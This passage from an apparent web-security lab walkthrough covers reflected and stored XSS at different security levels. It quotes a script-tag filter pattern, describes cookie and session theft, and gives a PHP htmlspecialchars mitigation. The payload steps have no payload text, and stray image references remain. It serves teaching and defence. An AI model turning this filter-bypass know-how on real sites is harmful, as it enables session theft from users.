
9.2.3 High Level Security

The developer now believes they can disable all JavaScript by removing the pattern "<s*c*r*i*p*t".


Steps:

1. Analyze the functionality of the target page.







2. Analyze the source code of the target page.



3. Enter payload and exploit vulnerabilities.





Mitigations:

Using inbuilt PHP functions (such as "htmlspecialchars()"), its possible to escape any values which would alter the behaviour of the input.

Sample code:

```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
'index.php' );

    // Get input
    $name = htmlspecialchars( $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

9.3 XSS Stored Vulnerability

"Cross-Site Scripting (XSS)" attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application using input from a user in the output, without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the JavaScript. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.


The XSS is stored in the database. The XSS is permanent, until the database is reset or the payload is manually deleted.


9.3.1 Low Level Security

Low level will not check the requested input, before including it to be used in the output text.


Steps:

1. Analyze the functionality of the target page.







2. Analyze the source code of the target page.



4. Enter payload and exploit vulnerabilities.







9.3.2 Medium Level Security

The developer had added some protection, however hasn't done every field the same way.


Steps:

1. Analyze the functionality of the target page.

